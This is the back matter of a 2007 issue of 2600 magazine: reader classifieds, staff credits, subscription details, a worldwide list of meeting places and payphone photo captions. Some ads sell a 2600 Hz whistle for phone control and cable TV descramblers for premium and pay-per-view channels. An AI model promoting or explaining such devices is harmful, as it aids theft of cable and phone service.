CAP'N CRUNCH WHISTLES. Brand new, only a few left. THE ORIGINAL WHISTLE in mint condition, never used. Join the elite few who own this treasure! Once they are gone, that is it - there are no more! Keychain hole for keyring. Identify yourself at meetings, etc. as a *2600* member by dangling your keychain and saying nothing. Cover one hole and get exactly 2600 hz, cover the other hole and get another frequency. Use both holes to call your dog or dolphin. Also, ideal for telephone remote control devices. Price includes mailing. $49.95. Not only a collector's item but a VERY USEFUL device to carry at all times. Cash or money order only. Mail to: WHISTLE, P.O. Box 11562-ST, Clt, Missouri 63105.

CABLE TV DESCRAMBLERS. New. Each $45 + $5.00 shipping, money order/cash only. Works on analog or analog/digital cable systems. Premium channels and possibly PPV depending on system. Complete with 110vac power supply. Purchaser assumes sole responsibility for notifying cable operator of use of descrambler. Requires a cable TV converter (i.e., Radio Shack) to be used with the unit. Cable connects to the converter, then the descrambler, then the output goes to TV set tuned to channel 3. CD 9621 Olive, Box 28992-TS, Olivettet Sur, Missouri 63132.
Email: cabledescramblerguy@yahoo.com.

Help Wanted

RENEGADE BLACK SHEEP TECH ENTREPRENEUR in process of putting flesh on the bones of an encrypted voice communications project. Do you have experience in the deep details of VoIP/SIP protocols, network traffic analysis, billing system construction, PtoP routing, and so on? Interested in working with a top-end team to build a world-changing tool for regular folks around the world to use in their everyday lives? Contact me at wrinko@hushmail.com.

Wanted

OPT DIVERT for 800 numbers desperately needed for privacy. I need a telephone number anywhere in the U.S. that will give an immediate dial tone from which one can then dial a toll-free 800 number so that the toll-free number business recipient does not have the actual telephone number from which the call originated. Further,

I believe that many privacy advocates would not only welcome such an opt-divert number, but also would be willing to pay for such a service in order to keep their originating number private. Please email: opt_divert@yahoo.com.
HELP! I want to set up a voice bridge chat line for hackers but need the software. Call me at (213) 595-8360 (Ben) or www.UndergroundClassifieds.com.

Services

HACKER TOOLS TREASURE BOX! You get over 630 links to key resources, plus our proven methods for rooting out the hard-to-find tools, instantly! Use these links and methods to build your own customized hacker (AHEM, network security) tool kit. http://wealthfunnel.com/securitybook
ADVANCED TECHNICAL SOLUTIONS. #422 - 1755 Robson Street, Vancouver, B.C. Canada V6G 3B7. Ph: (604) 928-0555. Electronic countermeasures - find out who is secretly videotaping you or bugging your car or office. "State of the Art" detection equipment utilized.
FREERETIREDSTUFF.COM - Donate or request free outdated tech products - in exchange for some good karma - by keeping usable unwanted tech items out of your neighborhood landfill. The FREE and easy text and photo classified ad website is designed to find local people in your area willing to pick up your unwanted tech products or anything else you have to donate. Thank you for helping us spread the word about your new global recycling resource by distributing this ad to free classified advertising sites and newsgroups globally. www.FreeRetiredStuff.com FREE ADS are available for those trying to BUY or SELL tech products. Visit www.NoPayClassifieds.com.
SUSPECTED OR ACCUSED OF A CYBERCRIME IN ANY CALIFORNIA OR FEDERAL COURT? Consult with a semantic warrior committed to the liberation of information. I am an aggressive criminal defense lawyer specializing in the following types of cases: unauthorized access, theft of trade secrets, identity theft, and trademark and copyright infringement. Contact Omar Figueroa, Esq. at (415) 986-5591, at omar@stanfordalumni.org, or at 506 Broadway, San Francisco, CA 94133-4507. Graduate of Yale College and Stanford Law School. Complimentary case consultation for *2600* readers. All consultations are strictly confidential and protected by the attorney-client privilege.
INTELLIGENT HACKERS UNIX SHELL. Reverse.Net is owned and operated by intelligent hackers. We believe every user has the right to online security and privacy. In today's hostile anti-hacker atmosphere, intelligent hackers require the need for a secure place to work, compile, and explore without big-brother looking over their shoulder. Hosted at Chicago Equinix with Juniper Filtered DoS Protection. Multiple FreeBSD servers at P4 2.4 ghz. Affordable pricing from $5/month with a money back guarantee. Lifetime 26% discount for *2600* readers. Coupon code: Save2600. http://www.reverse.net
ANTI-CENSORSHIP LINUX HOSTING. Kaleton Internet provides affordable web hosting, email accounts, and domain registrations based on dual processor P4 2.4 GHz Linux servers. Our hosting plans start from only $8.95 per month. This includes support for Python, Perl, PHP, MySQL, and more. You can now choose between the USA, Singapore, and other offshore locations to avoid censorship and guarantee free speech. We respect your privacy. Payment can be by E-Gold, PayPal, credit card, bank transfer, or Western Union. See www.kaleton.com for details.
ARE YOU TIRED of receiving piles of credit card offers and other postal spam? You can't just throw them in the trash or recycle them as someone could get a hold of them and use them to steal your identity. You can't just let them pile up on your kitchen table. So instead you have to be bothered with shredding and disposing of them. Well, not anymore. OperationMailBack.com has a free solution for you. All costs of disposal including delivery will be paid by the company responsible for sending the stuff to you. Stop wasting your valuable time dealing with messes other people are responsible for creating. Check out our newly redesigned website for complete information and take back your mailbox.
BEEN ARRESTED FOR A COMPUTER OR TECHNOLOGY RELATED CRIME? Have an idea, invention, or business you want to buy, sell, protect, or market? Wish your attorney actually understood you when you speak? The Law Office of Michael B. Green, Esq. is the solution to your 21st century legal problems. Former SysOp and member of many private BBS's since 1981 now available to directly represent you or bridge the communications gap and assist your current legal counsel. Extremely detailed knowledge regarding criminal and civil liability for computer and technology related actions (18 U.S.C. 1028, 1029, 1030, 1031, 1341, 1342, 1343, 2511, 2512, ECPA, DMCA, 1996 Telecom Act, etc.), domain name disputes, intellectual property matters such as copyrights, trademarks, licenses, and acquisitions as well as general business and corporate law. Over eleven years experience as in-house legal counsel to a computer consulting business as well as an over 20 year background in computer, telecommunications, and technology matters. Published law review articles, contributed to nationally published books, and submitted briefs to the United States Supreme Court on Internet and technology related issues. Admitted to the U.S. Supreme Court, 2nd Circuit Court of Appeals, and all New York State courts and familiar with other jurisdictions as well. Many attorneys will take your case without any consideration of our culture and will see you merely as a source of fees or worse, with ill-conceived prejudices. My office understands our culture, is sympathetic to your situation, and will treat you with the respect and understanding you deserve. No fee for the initial and confidential consultation and, if for any reason we cannot help you, we will even try to find someone else who can at no charge. So you have nothing to lose and perhaps everything to gain by contacting us first. Visit us at: http://www.computorney.com or call 516-9WE-HELP (516-993-4357).

Announcements

OFF THE HOOK is the weekly one hour hacker radio show presented Wednesday nights at 7:00 pm ET on WBAI 99.5 FM in New York City. You can also tune in over the net at www.2600.com/offthehook or on shortwave in North and South America at 7415 khz. Archives of all shows dating back to 1988 can be found at the *2600* site, now in mp3 format! Shows from 1988-2005 are now available in DVD-R format for $30! Or subscribe to the new high quality audio service for only $50. Each month you'll get a newly released year of *Off The Hook* in broadcast quality (far better than previous online releases). Send check or money order to *2600,* PO Box 752, Middle Island, NY 11953 USA or order through our online store at http://store.2600.com. Your feedback on the program is always welcome at oth@2600.com.
INFOSEC NEWS is a privately run, medium traffic list that caters to the distribution of information security news articles. These articles come from such sources as newspapers, magazines, and online resources. For more information, check out: http://www.infosecnews.org.
CHRISTIAN HACKERS' ASSOCIATION: Check out the web page http://www.christianhacker.org for details. We exist to promote a community for Christian hackers to discuss and impact the realm where faith and technology intersect for the purpose of seeing lives changed by God's grace through faith in Jesus.
PHONE PHUN. http://phonephun.us. Blog devoted to interesting phone numbers. Share your finds!

Personals

WHEN THE BULLET HITS THE BONE. Bored and lonely phone nerd. Got some time left in our nation's wonderful corrections system. Looking for pen pals to help pass the time. Interests include (not limited to) telecom, computers, politics, music (punk rock, industrial, etc.), tats, urban exploration. 23, white male, 6'1", 190 lbs, black hair, green eyes, a few tats. Will respond to all. Michael Kerr 09496-029, FCI Big Spring, 1900 Simlar Ave., Big Spring, TX 79720.
LOOKING FOR PEOPLE to teach me programming related skills. I have not been able to learn very much on my own so if any of you would like to pass on your knowledge to a future hacker please contact me. I live in hick-ville, so I do not currently have the Internet but will get reconnected in approximately 2-3 months. Please write to me: Cerberus at 24 Ray St., Keene, TX 76059. Any knowledge at all will be greatly appreciated.
PRISONER SEEKS FRIENDS to help with book review lookups on Amazon by keywords. Com Sci major, thirsty to catch up to the real world before my reentry. I have my own funds to buy books. I only need reviews. I'm MUD/MMORPG savy in C++, Java, Python, PHP, MySQL, DirectX. Ken Roberts J60962, 450-1-28M, PO Box 9, Avenal, CA 93204.
SEEKING NON-STAGNANT MINDS for mutual illumination/exchange of thoughts and ideas. Three years left on my sentence and even with all my coaching the walls still can't carry a decent conversation. Interests include cryptography, security, conspiracy theories, martial arts, and anything computer related. All letters replied to. Max Rider, SBI#00383681 D.C.C., 1181 Paddock Rd., Smyrna, DE 19977.
IN SEARCH OF FRIENDS/CONTACTS: Railroaded by lying evidence-burying FBI agents and U.S. Postal Inspectors for crime I didn't commit. In court I had a snowball's chance in hell. Unless I outsmart the government by exhuming the exculpatory treasure trove of my innocence, I'm hopelessly dungeoned for the duration. There's only a little gleam of time between two eternities. I refuse to return to forever without a fight. Will answer all. W. Wentworth Foster #21181, Southeast Correction Center, 300 East Pedro Simmons Drive, Charleston, MO 63834.
PLEASE WRITE ME. WM blue eyes brown hair, 6'3", 195 lbs., 28 years old (send a pic, I will do the same). I'm incarcerated for drug manufacturing. Been down 1 year, got 1 or 3 more to go. I'm looking for anyone to talk to about real world hacking, IDs, or any *2600* related stuff. I love to write and have nothing but time. Meclynn Stuver GN-1141, P.O. Box 1000, Houtzdale, PA 16698-1000.

ONLY SUBSCRIBERS CAN ADVERTISE IN *2600!* Don't even think about trying to take out an ad unless you subscribe! All ads are free and there is no amount of money we will accept for a non-subscriber ad. We hope that's clear. Of course, we reserve the right to pass judgment on your ad and not print it if it's amazingly stupid or has nothing at all to do with the hacker world. We make no guarantee as to the honesty, righteousness, sanity, etc. of the people advertising here. Contact them at your peril. All submissions are for ONE ISSUE ONLY! If you want to run your ad more than once you must resubmit it each time. Don't expect us to run more than one ad for you in a single issue either. Include your address label/envelope or a photocopy so we know you're a subscriber. Send your ad to *2600* Marketplace, PO Box 99, Middle Island, NY 11953. **Deadline for Autumn issue: 9/1/07.**

PUZZLE

Email puzzle@2600.com.
Those without net access,
mail 2600 Puzzle, PO Box 99,
Middle Island, NY 11953 USA.

We're very upset that nobody sent in the correct answer for the last puzzle in the spring issue. So let's make it interesting. The first person to get what we consider to be the correct answer to that puzzle or this one will receive their choice of a full back issue set or a lifetime subscription to 2600 (the magazine you're currently reading).
If nobody gets it, then we will award ourselves the prize.
Please don't force our hand. We mean business.

"Once a new technology rolls over you, if you're not part of the steamroller, you're part of the road." - Stewart Brand

STAFF

Editor-In-Chief
Emmanuel Goldstein

Layout and Design
ShapeShifter

Cover
Dabu Ch'wald

Office Manager
Tampruf

Writers: Bernie S., Billsf, Bland Inquisitor, Eric Corley, Dragorn, John Drake, Paul Estev, Mr. French, Javaman, Joe630, Kingpin, Lucky225, Kevin Mitnick, The Prophet, Redbird, David Ruderman, Screamer Chaotix, Sephail, Seraf, Silent Switchman, StankDawg, Mr. Upsetter

Webmasters: Juintz, Kerry

Network Operations: css

Quality Degradation: mlc

Broadcast Coordinators: Juintz, thal

IRC Admins: achmet, beave, carton, dukat, enno, faul, koz, mangala, mcfly, r0d3nt, rdnzl, shardy, sj, smash, xi

Forum Admin: Skram

Inspirational Music: Moby, Jimmy Cliff, Chumbawamba

Shout Outs: KITC, the people of the DPRK

RIP: Jack

Welcome: Calyx

2600 *(ISSN 0749-3851, USPS # 003-176), Summmer 2007, Volume 24 Issue 2, is published quarterly by 2600 Enterprises Inc., 2 Flowerfield, St. James, NY 11780. Periodical postage rates paid at St. James, NY and additional mailing offices. Subscription rates in the U.S. $20 for one year.*
POSTMASTER: Send address changes to 2600, P.O. Box 752, Middle Island, NY 11953-0752.

YEARLY SUBSCRIPTION:
U.S. and Canada - $20 individual, $50 corporate (U.S. Funds)
Overseas - $30 individual, $65 corporate

Back issues available for 1984-2006 at $20 per year, $26 per year overseas
Individual issues available from 1988 on at $5.00 each, $6.50 each overseas

ADDRESS ALL SUBSCRIPTION CORRESPONDENCE TO:
2600 Subscription Dept., P.O. Box 752, Middle Island, NY 11953-0752 USA (subs@2600.com)

FOR LETTERS AND ARTICLE SUBMISSIONS, WRITE TO:
2600 Editorial Dept., P.O. Box 99, Middle Island, NY 11953-0099 USA (letters@2600.com, articles@2600.com)

2600 **Office Line: +1 631 751 2600**
2600 **Fax Line: +1 631 474 2677**

ARGENTINA
Buenos Aires: In the bar at San Jose 05.

AUSTRALIA
Melbourne: Caffeine at ReVault Bar, 16 Swanston Walk, near Melbourne Central Shopping Centre. 6:30 pm.
Sydney: The Crystal Palace, front bar/bistro, opposite the bus station area on George St. at Central Station. 6 pm.

AUSTRIA
Graz: Cafe Haltestelle on Jakominiplatz.

BRAZIL
Belo Horizonte: Pelego's Bar at Assufeng, near the payphone. 6 pm.

CANADA
Alberta
Calgary: Eau Claire Market food court by the bland yellow wall. 6 pm.

British Columbia
Vancouver: The Steamworks, 375 Water St.
Victoria: QV Bakery and Cafe, 1701 Government St.

Manitoba
Winnipeg: St. Vital Shopping Centre, food court by HMV.

New Brunswick
Moncton: Champlain Mall food court, near KFC. 7 pm.

Ontario
Barrie: William's Coffee Pub, 505 Bryne Drive. 7 pm.
Guelph: William's Coffee Pub, 492 Edinbourgh Road South. 7 pm.
Ottawa: World Exchange Plaza, 111 Albert St., second floor. 6:30 pm.
Toronto: College Park Food Court, across from the Taco Bell.
Waterloo: William's Coffee Pub, 170 University Ave. West. 7 pm.
Windsor: University of Windsor, CAW Student Center commons area by the large window. 7 pm.

Quebec
Montreal: Bell Amphitheatre, 1000, rue de la Gauchetiere.

CHINA
Hong Kong: Pacific Coffee in Festival Walk, Kowloon Tong. 7 pm.

CZECH REPUBLIC
Prague: Legenda pub. 6 pm.

DENMARK
Aalborg: Fast Eddie's pool hall.
Aarhus: In the far corner of the DSB cafe in the railway station.
Copenhagen: Cafe Blasen.
Sonderborg: Cafe Druen. 7:30 pm.

EGYPT
Port Said: At the foot of the Obelisk (El Missallah).

ENGLAND
Brighton: At the phone boxes by the Sealife Centre (across the road from the Palace Pier). 7 pm. Payphone: (01273) 606674.
Exeter: At the payphones, Bedford Square. 7 pm.
London: Trocadero Shopping Center (near Piccadilly Circus), lowest level. 6:30 pm.
Manchester: Bulls Head Pub on London Rd. 7:30 pm.
Norwich: Borders entrance to Chapelfield Mall. 6 pm.
Reading: Afro Bar, Merchants Place, off Friar St. 6 pm.

FINLAND
Helsinki: Fenniakortteli food court (Vuorikatu 14).

FRANCE
Grenoble: Eve, campus of St. Martin d'Heres. 6 pm.
Paris: Place de la Republique, near the (empty) fountain. 6:30 pm.
Rennes: In front of the store "Blue Box" close to Place de la Republique. 8 pm.

GREECE
Athens: Outside the bookstore Papaswtiriou on the corner of Patision and Stournari. 7 pm.

IRELAND
Dublin: At the phone booths on Wicklow St. beside Tower Records. 7 pm.

ITALY
Milan: Piazza Loreto in front of McDonalds.

JAPAN
Tokyo: Linux Cafe in Akihabara district. 6 pm.

NEW ZEALAND
Auckland: London Bar, upstairs, Wellesley St., Auckland Central. 5:30 pm.
Christchurch: Java Cafe, corner of High St. and Manchester St. 6 pm.
Wellington: Load Cafe in Cuba Mall. 6 pm.

NORWAY
Oslo: Oslo Sentral Train Station. 7 pm.
Tromsoe: The upper floor at Blaa Rock Cafe, Strandgata 14. 6 pm.
Trondheim: Rick's Cafe in Nordregate. 6 pm.

PERU
Lima: Barbilonia (ex Apu Bar), en Alcanfores 455, Miraflores, at the end of Tarata St. 8 pm.

SCOTLAND
Glasgow: Central Station, payphones next to Platform 1. 7 pm.

SOUTH AFRICA
Johannesburg (Sandton City): Sandton food court. 6:30 pm.

SWEDEN
Gothenburg: 2nd floor in Burger King at Avenyn. 6 pm.
Stockholm: Outside Lava.

SWITZERLAND
Lausanne: In front of the MacDo beside the train station.

UNITED STATES

Alabama
Auburn: The student lounge upstairs in the Foy Union Building. 7 pm.
Huntsville: Stanlieo's Sub Villa on Jordan Lane.
Tuscaloosa: McFarland Mall food court near the front entrance.

Arizona
Tucson: Borders in the Park Mall. 7 pm.

California
Irvine: Panera Bread, 3988 Barranca Parkway. 7 pm.
Los Angeles: Union Station, corner of Macy & Alameda. Inside main entrance by bank of phones. Payphones: (213) 972-9519, 9520; 625-9923, 9924; 613-9704, 9746.
Monterey: London Bridge Pub, Wharf #2.
Sacramento: Round Table Pizza at 127 K St.
San Diego: Regents Pizza, 4150 Regents Park Row #170.
San Francisco: 4 Embarcadero Plaza (inside). Payphones: (415) 398-9803, 9804, 9805, 9806. 5:30 pm.
San Jose: Outside the cafe at the MLK Library at 4th and E. San Fernando. 6 pm.

Colorado
Boulder: Wing Zone food court, 13th and College. 6 pm.
Denver: Borders Cafe, Parker and Arapahoe.

District of Columbia
Arlington: Pentagon City Mall in the food court (near Au Bon Pain). 6 pm.

Florida
Ft. Lauderdale: Broward Mall in the food court. 6 pm.
Gainesville: In the back of the University of Florida's Reitz Union food court. 6 pm.
Orlando: Fashion Square Mall Food Court between Hovan Gourmet and Manchu Wok. 6 pm.
Tampa: University Mall in the back of the food court on the 2nd floor. 6 pm.

Georgia
Atlanta: Lenox Mall food court. 7 pm.

Idaho
Boise: BSU Student Union Building, upstairs from the main entrance. Payphones: (208) 342-9700, 9701.
Pocatello: College Market, 604 South 8th St.

Illinois
Chicago: Neighborhood Boys and Girls Club, 2501 W. Irving Park Rd. 7 pm.

Indiana
Evansville: Barnes and Noble cafe at 624 S Green River Rd.
Ft. Wayne: Glenbrook Mall food court in front of Sbarro's. 6 pm.
Indianapolis: Corner Coffee, SW corner of 11th and Alabama.
South Bend (Mishawaka): Barnes and Noble cafe, 4601 Grape Rd.

Iowa
Ames: Memorial Union Building food court at the Iowa State University.

Kansas
Kansas City (Overland Park): Oak Park Mall food court.
Wichita: Riverside Perk, 1144 Bitting Ave.

Louisiana
Baton Rouge: In the LSU Union Building, between the Tiger Pause & McDonald's. 6 pm.
New Orleans: Z'otz Coffee House uptown at 8210 Oak Street. 6 pm.

Maine
Portland: Maine Mall by the bench at the food court door.

Maryland
Baltimore: Barnes & Noble cafe at the Inner Harbor.

Massachusetts
Boston: Prudential Center Plaza, terrace food court at the tables near the windows. 6 pm.
Marlborough: Solomon Park Mall food court.
Northampton: Downstairs of Haymarket Cafe. 6:30 pm.

Michigan
Ann Arbor: Starbucks in The Galleria on South University.

Minnesota
Bloomington: Mall of America, north side food court, across from Burger King & the bank of payphones that don't take incoming calls.

Missouri
Kansas City (Independence): Barnes & Noble, 19120 East 39th St.
St. Louis: Galleria Food Court.
Springfield: Borders Books and Music coffeeshop, 3300 South Glenstone Ave., one block south of Battlefield Mall. 5:30 pm.

Nebraska
Omaha: Crossroads Mall Food Court. 7 pm.

Nevada
Las Vegas: McMullan's Pub, 4650 W. Tropicana Ave. (across the street from The Orleans Casino). 7 pm.

New Mexico
Albuquerque: University of New Mexico Student Union Building (plaza "lower" level lounge), main campus. Payphones: 505-843-9033, 505-843-9034. 5:30 pm.

New York
New York: Citigroup Center, in the lobby, near the payphones, 153 E 53rd St., between Lexington & 3rd.
Rochester: Panera Bread, 2373 West Ridge Rd. 7:30 pm.

North Carolina
Charlotte: South Park Mall food court. 7 pm.
Raleigh: Royal Bean coffee shop on Hillsboro Street (next to the Playmakers Sports Bar and across from Meredith College).
Wilmington: The Connection Internet Cafe, 250-1 Racine Drive, Racine Commons Shopping Center.

North Dakota
Fargo: West Acres Mall food court by the Taco John's.

Ohio
Cincinnati: The Brew House, 1047 East McMillan. 7 pm.
Cleveland: University Circle Arabica, 11300 Juniper Rd. Upstairs, turn right, second room on left.
Columbus: Convention center on street level around the corner from the food court.
Dayton: TGI Friday's off 725 by the Dayton Mall.

Oklahoma
Oklahoma City: Cafe Bella, southeast corner of SW 89th St. and Penn.
Tulsa: Promenade Mall food court.

Oregon
Portland: Backspace Cafe, 115 NW 5th Ave. 6 pm.

Pennsylvania
Allentown: Panera Bread, 3100 West Tilghman St. 6 pm.
Philadelphia: 30th St. Station, southeast food court near mini post office.

South Carolina
Charleston: Northwoods Mall in the hall between Sears and Chik-Fil-A.

South Dakota
Sioux Falls: Empire Mall, by Burger King.

Tennessee
Knoxville: Borders Books Cafe across from Westown Mall.
Memphis: Atlanta Bread Co., 4770 Poplar Ave. 6 pm.
Nashville: Vanderbilt University Hill Center, Room 151, 1231 18th Avenue South. 6 pm.

Texas
Austin: Spider House Cafe, 2908 Fruth St. 7 pm.
Houston: Ninfa's Express in front of Nordstrom's in the Galleria Mall.
San Antonio: North Star Mall food court. 6 pm.

Utah
Salt Lake City: ZCMI Mall in The Park Food Court.

Vermont
Burlington: Borders Books at Church St. and Cherry St. on the second floor of the cafe.

Virginia
Arlington: (see District of Columbia)
Virginia Beach: Lynnhaven Mall on Lynnhaven Parkway. 6 pm.

Washington
Seattle: Washington State Convention Center. 2nd level, south side. 6 pm.

Wisconsin
Madison: Union South (227 N. Randall Ave.) on the lower level in the Martin Luther King Jr. Lounge. Payphone: (608) 251-9909.

All meetings take place on the first Friday of the month. Unless otherwise noted, they start at 5 pm local time. To start a meeting in your city, send email to meetings@2600.com.

More Foreign Payphones

Australia. We don't even want to know. Seen in Castle Hill, New South Wales.

Photo by P C

New Zealand. This manages to top the Australian entry in the silliness category. This thing actually exists on Steward Island where the population is 300. We have no idea how payment is arranged but the canopy and phone book certainly add to the experience.

Photo by Ben Auchter

Russia. Found in Magadan on the Kamchatka Peninsula in Siberia. Payment is through tokens purchased from the local post, telephone, and telegraph (PTT) office.

Photo by Intellstat

Azerbaijan. Seen in Baku on Neftchilar Prospekti which we're told translates to "Oil Boulevard." On the other side of this phone is a totally different looking payphone that we can't print because we're out of space.

Photo by Dominique

Visit **http://www.2600.com/phones/** to see even more foreign payphone photos!
(Or turn to the inside front cover to see more right now.)

The Back Cover Photo

Now this looks like it just has to be one of the coolest places in the world to hang out. That is, assuming they have issues of *2600* to peruse. Thanks to **Bernie C.** for alerting us to the existence of this cafe, located in Honolulu, Hawaii, right down the road from the main campus of the University of Hawaii, Manoa.

"You should never deny your kids education" is how contributor **Ethem** sums this one up. This 12-month-old kid, incidentally, picked up a copy of *2600* on his own. Toddlers and hacker zines both spend a lot of time in bathrooms, after all.

Seen a photo with "2600" in it or something of interest to the hacker world? Send it on in! Be sure to use the highest quality settings on your camera to increase the odds of it getting printed.

Email your submissions to **articles@2600.com** or use snail mail to:
2600 Editorial Dept., PO Box 99, Middle Island, NY 11953 USA.

If we use your picture, you'll get a free two-year subscription (or back issues) and a *2600* sweatshirt (or two t-shirts).